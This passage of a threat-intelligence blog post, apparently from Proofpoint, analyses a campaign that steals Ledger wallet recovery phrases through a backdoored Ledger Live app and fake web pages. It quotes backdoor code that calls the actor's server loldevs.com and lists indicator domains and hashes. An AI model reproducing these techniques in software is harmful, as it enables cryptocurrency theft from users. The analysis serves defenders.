

Figure 11: Legitimate Ledger Live "PIN" as second step

To backdoor the application, the actor inserted malicious JavaScript code into renderer.bundle.js, which can be found in Ledger Live's app.asar file. Version 2.15.0 of Ledger Live was likely used as the basis for the backdoored application, with the legitimate renderer.bundle.js consisting of 405,057 lines while the backdoored render.bundle.js consists of 411,736 lines (6,679 additional).

The malicious code modifies the number of options available on the "Get started with your Ledger device" page based on whether the installation has been "registered" with the attacker's command and control (C2) server. This is accomplished first with a HTTP GET request to the C2 server and checks for the following response string: "unregistered" (Figure 12). If the server responds with "unregistered" then only the "noDevice" and "restoreDevice" options are displayed (Figure 8), otherwise the full list of options is displayed (Figure 9). This request is also sent at every onboarding check (Figure 13).



Figure 12: Backdoored Ledger Live GET request and response (dogcowbat[.]com)

```
const OnboardingOrElse = ({
  children
}) => {
  const hasCompletedOnboarding = Object(es["useSelector"])(hasCompletedOnboardingSelector);
  const onboardingRelaunched = Object(es["useSelector"])(onboardingRelaunchedSelector);
  var xmlHttp = new XMLHttpRequest();
  xmlHttp.open("GET", "https://loldevs.com/telemetry/check.php", false); // false for
  synchronous request
```

Figure 13: OnboardingOrElse in backdoored Ledger Live (loldevs[.]com)

If a user is tricked into entering their recovery phrase, the malicious code will check each entered word against a hardcoded list of BIP-39 valid words. If the word is found in the list (Figure 14), then a malicious “work()” function is executed until enough words making up the completed mnemonic sentence have been entered. Once all the words have been entered then the full mnemonic sentence is sent to the actor controlled C2 via a HTTP POST request (Figure 15). Once a recovery phrase has been stolen, the actor is free to generate a private key with that phrase and are then be able to transfer any associated digital currencies to their own wallet.

```
var bip39 = ["abandon", "ability", "able", "about", "above", "absent", "absorb",
  "abstract", "absurd", "abuse", "access", "accident", "account", "accuse", "achieve",
```

Figure 14: Hardcoded BIP-39 words in backdoored Ledger Live



Figure 15: Backdoored Ledger Live POST request (dogcowbat[.]com)

Sometime on or before October 31, 2020, the actor launched a new campaign that similarly attempts to trick their targets into revealing their recovery phrase. Instead of using a backdoored Ledger Live, however, this campaign is purely web-based. At the time of writing, this campaign has not been observed via email. The landing pages that redirect to a recovery phrase-stealing webpage were likely sent through SMS messages. One recovery phrase-stealing website was hosted at the following punycode URL: hxxps://xn--ldgr-vvac[.]com/update/ (Figure 16). Similar to the spoofed Ledger Live download page, the decoded text from the punycode domain was made to look like the official Ledger website (ledger[.]com): lėdgėr[.]com.



Figure 16: Fake Ledger Wallet landing page used to steal recovery phrases

After selecting a wallet, the webpage navigates to a time locked page requesting the target to connect their device (Figure 17). Regardless of whether a device is connected, the page will eventually unlock the Continue button. When clicked, the button presents a fake error message asking the target to select their recovery phrase length (Figure 18). The final page asks for each word to be entered separately (Figure 19), and after all the words are entered then they are sent via a POST request to the same server.



Figure 17: Fake "Connect your device" page



Figure 18: Recovery phrase length prompt



Figure 19: Prompt to enter in each recovery phrase word separately

Cryptocurrency wallets and related services have long been attractive targets for threat actors, taking advantage of platforms that may not have the most robust security measures in place. In this case, the actor used well-crafted lures and landing pages attempting to convince the recipient to download a fake update or directly reveal their recovery phrase. The Ledger breach in June may have inadvertently added legitimacy to these messages, as it's likely still fresh in the minds of Ledger users.

IOC	IOC Type	Description
0b4578ea4ef643c06a38e28e32791366b72154c00e5dee4ca1a5504d6464de34	SHA 256	Windows executable file
6a7329062603df5ecec5ac18721621e89c44de594fd639bb3f2669312ef627a1	SHA 256	Windows executable file
cc04fd1e8e724836e8899d2d64ef96751ba4ab6460e7b82980b17560ba3fa383	SHA 256	Windows executable file
307d9f5e4b85d1209753a90220cb3cf6e590288af57d81fb6a282c5d1a6d68df	SHA 256	Windows executable file
1af3f4a139deef1054879aa754ffc71a63b3a1d1492ed4682c1526d37b3be3ff	SHA 256	MacOS DMG file

4b85edf75077876a0fae88db7799efa24dae7a9c84a19eb9f73c19779af4cb8f	SHA 256	MacOS DMG file
2575a121711d6d5651cf15c0e39f18762251a1211a20763c4afd802d644e9153	SHA 256	MacOS DMG file
d35433a803d4a417d41ff04b20f490d003cdc93027be61a2eed0581e65b06b19	SHA 256	MacOS DMG file
82f0fbb88b972a9235370e7011303a4588c84cde8fa2a33ed6e24241af2e009b	SHA 256	Linux AppImage file
0e8866d42d999e240ce358e872581fc5e63ac9fd2750ee3b9a66bd0ad118552e	SHA 256	Linux AppImage file
9afec97203b8571dda7c38aaa7c8ddb7b5387632e2d83f99f630f8634a2178d3	SHA 256	Linux AppImage file
hxxps://xn--ledgr-9za[.]com/ledger-live/download/	URL	Spoofed Ledger landing page
t-mobile-sq[.]com	Domain	Actor infrastructure
homeandfamilyuniverse[.]com	Domain	Actor infrastructure
kryptosproject[.]or	Domain	Actor infrastructure
ledger-live[.]io	Domain	Actor infrastructure
quikview-update[.]com	Domain	Actor infrastructure
quikview[.]app	Domain	Actor infrastructure
lmao[.]money	Domain	Actor infrastructure
dogcat[.]space	Domain	Actor infrastructure
xn--ledgr-9za[.]com	Domain	Actor infrastructure
xn--ledgr-q51b[.]com	Domain	Actor infrastructure
loldevs[.]com	Domain	Actor infrastructure
ledgersupport[.]io	Domain	Actor infrastructure

funnerhere[.]com	Domain	Actor infrastructure
legder[.]com	Domain	Actor infrastructure
dogcowbat[.]com	Domain	Actor infrastructure
theironshop[.]net	Domain	Actor infrastructure
ledger[.]medio	Domain	Actor infrastructure
tmobile[.]digital	Domain	Actor infrastructure
quikview[.]work	Domain	Actor infrastructure
xn--ldger-n51b[.]com	Domain	Actor infrastructure
secure[.]hbccing[.]com	Domain	Actor infrastructure
ledger-support[.]io	Domain	Actor infrastructure
ledger[.]deals	Domain	Actor infrastructure
ledger[.]legal	Domain	Actor infrastructure
ledgermailer[.]io	Domain	Actor infrastructure
ledger[.]buzz	Domain	Actor infrastructure
xn--ledge-xbb[.]com	Domain	Actor infrastructure
xn--ldger-6za[.]com	Domain	Actor infrastructure
legder-support[.]io	Domain	Actor infrastructure
ledger[.]report	Domain	Actor infrastructure
com-client[.]email	Domain	Actor infrastructure
numisconsult[.]com	Domain	Actor infrastructure
usa-ledger[.]com	Domain	Actor infrastructure
ledger-chain[.]info	Domain	Actor infrastructure

ledger-chain[.]com	Domain	Actor infrastructure
fr-ledger[.]com	Domain	Actor infrastructure
xn--ldgr-vvac[.]com	Domain	Actor infrastructure
ledger[.]uk[.]com	Domain	Actor infrastructure
au-ledger[.]com	Domain	Actor infrastructure
ledger[.]jpn[.]com	Domain	Actor infrastructure
us-ledger[.]com	Domain	Actor infrastructure
ca-ledger[.]com	Domain	Actor infrastructure
de-ledger[.]com	Domain	Actor infrastructure
ledger[.]org[.]pl	Domain	Actor infrastructure
nl-ledger[.]com	Domain	Actor infrastructure
it-ledger[.]com	Domain	Actor infrastructure
nz-ledger[.]com	Domain	Actor infrastructure
ledger[.]us[.]org	Domain	Actor infrastructure

Subscribe to the Proofpoint Blog